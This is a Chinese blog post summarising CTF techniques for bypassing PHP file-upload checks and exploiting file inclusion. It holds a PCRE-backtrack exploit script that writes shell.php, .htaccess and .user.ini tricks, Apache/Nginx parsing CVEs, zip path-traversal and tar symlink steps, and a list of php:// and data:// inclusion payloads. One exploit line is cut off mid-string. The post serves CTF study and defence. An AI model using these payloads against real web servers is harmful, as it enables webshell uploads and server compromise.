CTF中文件上传及文件包含总结

原创

None安全团队 于 2020-12-15 14:18:29 发布 1655 收藏 4
分类专栏： ctf 渗透测试 文章标签： php web

本文链接：https://blog.csdn.net/qq_39997096/article/details/111210160

【文件上传】

一、前端检查

前端对文件后缀进行检查，该种通过抓包修改数据包即可解决

二、文件名检查

（1）大小写绕过

在windows下，可以将后缀写为pHp


（2）unicode

当目标存在json_decode且检查在json_decode之前,可以将php写为\u0070hp

（3）php3457

该项为apache专属

关键点在`/etc/apache2/mods-available/php5.6.conf`这个文件，满足`.+\.ph(p[3457]?|t|tml)$`，都会被当作php文件解析。在apache2目录下`grep -r x-httpd-php /etc/apache2`找到对应文件就能知道解析哪些后缀



（4）利用正则回溯pcre限制

pcre默认限制为100w

有如下场景：

```
<?php
if(!preg_match('/.+?ph/is',$_POST['n']))
file_put_contents($_POST['n'],$_POST['s']);
```

可利用如下exp解决：

```
import requests
```

```
data= {'n':"php://filter/write=convert.base64-decode/"+'/'*1000000+'/resource=shell.php','s':"PD9waHAgcGhwa
```

```
print (requests.post('http://127.0.0.1',data=data).text)
```

此点可参考：https://www.leavesongs.com/PENETRATION/use-pcre-backtrack-limit-to-bypass-restrict.html

三、请求头检查：content-type，MIME类型

将php文件的content-type:application/octet-stream修改为image/png等就可以。

更多content-type：可以查看https://tool.oschina.net/commons/

四、解析漏洞、语言特性及漏洞

（1）apache2

1.1 多后缀解析漏洞

在Apache 2.0.x <= 2.0.59，Apache 2.2.x <= 2.2.17，Apache 2.2.2 <= 2.2.8中Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。

如1.php.abc，因apache2不识别.abc后缀，所以向前解析php

1.2 .htaccess

Apache提供了一种很方便的、可作用于当前目录及其子目录的配置文件——.htaccess（分布式配置文件）

当站点配置上标有AllowOverride All，并且rewrite_mod开启时，.htaccess文件就会生效。

1.2.1 Options

列目录：

```
Options +Indexes
```

可以执行cgi程序：

```
Options ExecCGI
```

解析cgi的参考链接https://www.freebuf.com/vuls/218495.html

1.2.2 AddType application/x-httpd-php abc

当在.htaccess中写入AddType application/x-httpd-php abc时，就会把1.abc当作php文件解析

1.2.3 php_value、php_admin

```
php_flag zend.multibyte 1
```

```
php_value zend.script_encoding "UTF-7"
```

```
php_value auto_append_file .htaccess
```

```
+ADw?php phpinfo()+Ads
```


UTF-7、UTF-16、UTF-32皆可

任意文件下载：

-

```
php_flag engine 0
```

除此之外还可以这样书写.htaccess：



1.2 CVE-2017-15715

利用在上传文件时，文件名之后添加一个\x0a来绕过黑名单上传的限制

（2）Nginx

2.1 CVE-2013-4547

参考https://github.com/vulhub/vulhub/tree/master/nginx/CVE-2013-4547

即上传一个1.gif，然后访问1.gif[0x20][0x00].php([0x20][0x00]为空格和\0不需要url编码)，1.gif会被当作php解析。

2.2 php-cgi漏洞

在php配置文件中，开启了cgi.fix_pathinfo，导致图片马1.jpg可以通过访问1.jpg/.php解析成php。

2.3 .user.ini

当使用CGI / FastCGI 来解析php时，php会优先搜索目录下所有的.ini文件，并应用其中的配置。类似于apache的.htaccess，但语法与.htacces不同，语法与php.ini一致。因nginx实际上只是起到转发的作用，实际解析一般为php-fpm或fastcgi来解析，所以在.user.ini中写如auto_prepend_file=test.jpg，之后上传.user.ini与test.jpg，过一段时间等待.user.ini被加载后，会导致每个php文件解析之前先将test.jpg当作php解析。

（3）PHP

3.1 00截断

php 版本为5.2.x，在上传文件时在文件后名后追加\0即可让上传的文件，最终变为以.php结尾的文件。

3.2 fopen特性

```
<?php
$filename='shell.php/.';
$content="<?php phpinfo();";
$f = fopen($filename, 'w');
    fwrite($f, $content);
    fclose($f);
?> //会在当前目录生成shell.php
```

五、文件内容检查

（1）绕过<?php,<?=

参考https://www.php.net/manual/zh/language.basic-syntax.phpmode.php

Example #2 PHP 开始和结束标记

```
1.  <?php echo 'if you want to serve XHTML or XML documents, do it like this'; ?>

2.  <script language="php">
        echo 'some editors (like FrontPage) don\'t
              like processing instructions';
    </script>

3.  <? echo 'this is the simplest, an SGML processing instruction'; ?>
    <?= expression ?> This is a shortcut for "<? echo expression ?>"

4.  <% echo 'You may optionally use ASP-style tags'; %>
    <%= $variable; # This is a shortcut for "<% echo . . ." %>
```

上例中的 1 和 2 中使用的标记总是可用的，其中示例 1 中是最常用，并建议使用的。

短标记（上例 3）仅在通过 `php.ini` 配置文件中的指令 short_open_tag 打开后才可用，或者在 PHP 编译时加入了 --enable-short-tags 选项。

ASP 风格标记（上例 4）仅在通过 `php.ini` 配置文件中的指令 asp_tags 打开后才可用。

Note:
在以下情况应避免使用短标记：开发需要再次发布的程序或者库，或者在用户不能控制的服务器上开发。因为目标服务器可能不支持短标记。为了代码的移植及发行，确保不要使用短标记。

Note:
在 PHP 5.2 和之前的版本中，解释器不允许一个文件的全部内容就是一个开始标记 `<?php`。自 PHP 5.3 起则允许此种文件，但要开始标记后有一个或更多白空格符。

Note:
自 PHP 5.4 起，短格式的 echo 标记 `<?=` 总会被识别并且合法，而不管 short_open_tag 的设置是什么。

其中第2种在php7种不可以使用，在php5中可以使用。

（2）绕过[a-zA-Z0-9]

参考：

https://www.leavesongs.com/PENETRATION/webshell-without-alphanum.html

https://www.leavesongs.com/PENETRATION/webshell-without-alphanum-advanced.html

（3）绕过;(分号)

-

```
<?=phpinfo()?>
```

（4）exif_imagetype()

该函数为获取图片的类型，常用于检测上传文件的类型

4.1可以使用在文件头添加魔术字节GIF89a即可绕过

4.2使用copy命令将木马放在一个正常文件之后

（5）get_imagesize()

该函数为获取图片的长宽，常用于检测上传文件的类型 ，可以在文件之前添加：

```
#define width 1337
#define height 1337
```

即可绕过。

六、二次渲染

参考：

https://github.com/hxer/imagecreatefrom-/tree/master/

https://www.freebuf.com/articles/web/54086.html

http://www.vuln.cn/6411

七、多文件上传

当服务器支持多文件上传，但只对上传的第一个进行过滤时，可以一次上传多个文件进行绕过。

八、文件上传解压

（1）tar压缩包

linux环境：

```
ln -s / 1.jpg 会在当前目录下生成一个名为1.jpg的软链接
tar cf 1.tar 1.jpg
上传到服务器，服务器将tar给解压了，访问1.jpg，就可以在服务器中漫游了
也可以利用这个办法绕过php_flag engine off
```

例子：https://250.ac.cn/2019/11/09/2019-%E6%B9%96%E6%B9%98%E6%9D%AF-web%E9%83%A8%E5%88%86-WriteUp/#预期解

（2）zip压缩包

如果服务器对上传的zip文件直接解压的话，就可以构筑这样一个文件来绕过环境：/var/www/html/upload目录不解析php文件，解压文件默认在upload下

```
新建1234.php，内容任意
```

```
将1234.php压缩为1234.zip文件
```

```
使用hxd或者010editor等16进制编辑器编辑1234.zip文件，将所有字符串1234.php替换为../1.php（../1共四位所以使用1234为文件
```

```
将修改后的1234.zip上传，经过服务器解压，会在/var/www/html下生成一个1.php
```

九、条件竞争

在一些上传场景中，上传的文件上传成功后会被立马删除，导致无法访问上传的文件。所以从上传成功到被删除的这段时间大概（几百ms）存在一个空档，我们利用这段空档可以访问到上传的文件。但是手工操作肯定是来不及，我们写脚本操作也来不及。所以可以通过不断的上传文件，并不断的访问到达目的。

十、其他情况

（1）rce

```
imagick rce:CVE-2016-3714
```

（2）file_put_contents

```
file_put_contents($filename,$content);
```

filename参数支持以url形式写入，支持php伪协议，支持远程读取文件

具体参考：

https://xz.aliyun.com/t/8163

【文件包含】

一、路径穿越

-

```
upload/../../../../../tmp/shell.php
```

二、伪协议绕过

```
ftp://shell.php
file:///tmp/shell.php
http://xxxx/shell.php
\\smbserver\shell.php        //unc路径
phar://xxxx/x.zip/shell.php   //需将shell.php打包为x.zip上传
zip://xxxx/x.zip#shell.php    //需将shell.php打包为x.zip上传
php://filter/read=convert.base64-encode/resource=shell.php
compress.bzip2://shell.php
compress.zlib://shell.jpg
php://input    [POST DATA] <?php phpinfo()?>
data://text/plain,<?php phpinfo()?>                //也可以data:text/plain,<?php phpinfo()?>
data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
php://filter/read=convert.base64-encode/resource=phar://phar.phar
php://filter/convert.base64-decode|convert.base64-decode/resource=shell.php
php://filter/%72ead=convert.base64-encode/resource=shell.%70hp
```

三、包含session

参考 php_myadmin4.8.1 文件包含漏洞CVE-2018-12613

https://github.com/vulhub/vulhub/tree/master/phpmyadmin/CVE-2018-12613

四、包含日志

（1）apache2

以ubuntu下apache2为例，先请求/<?php phpinfo();?>，然后包含/var/log/apache2/access.log即可

（2）mail

/var/log/mail.log

更多精彩实战文章关注微信公众号：None安全团队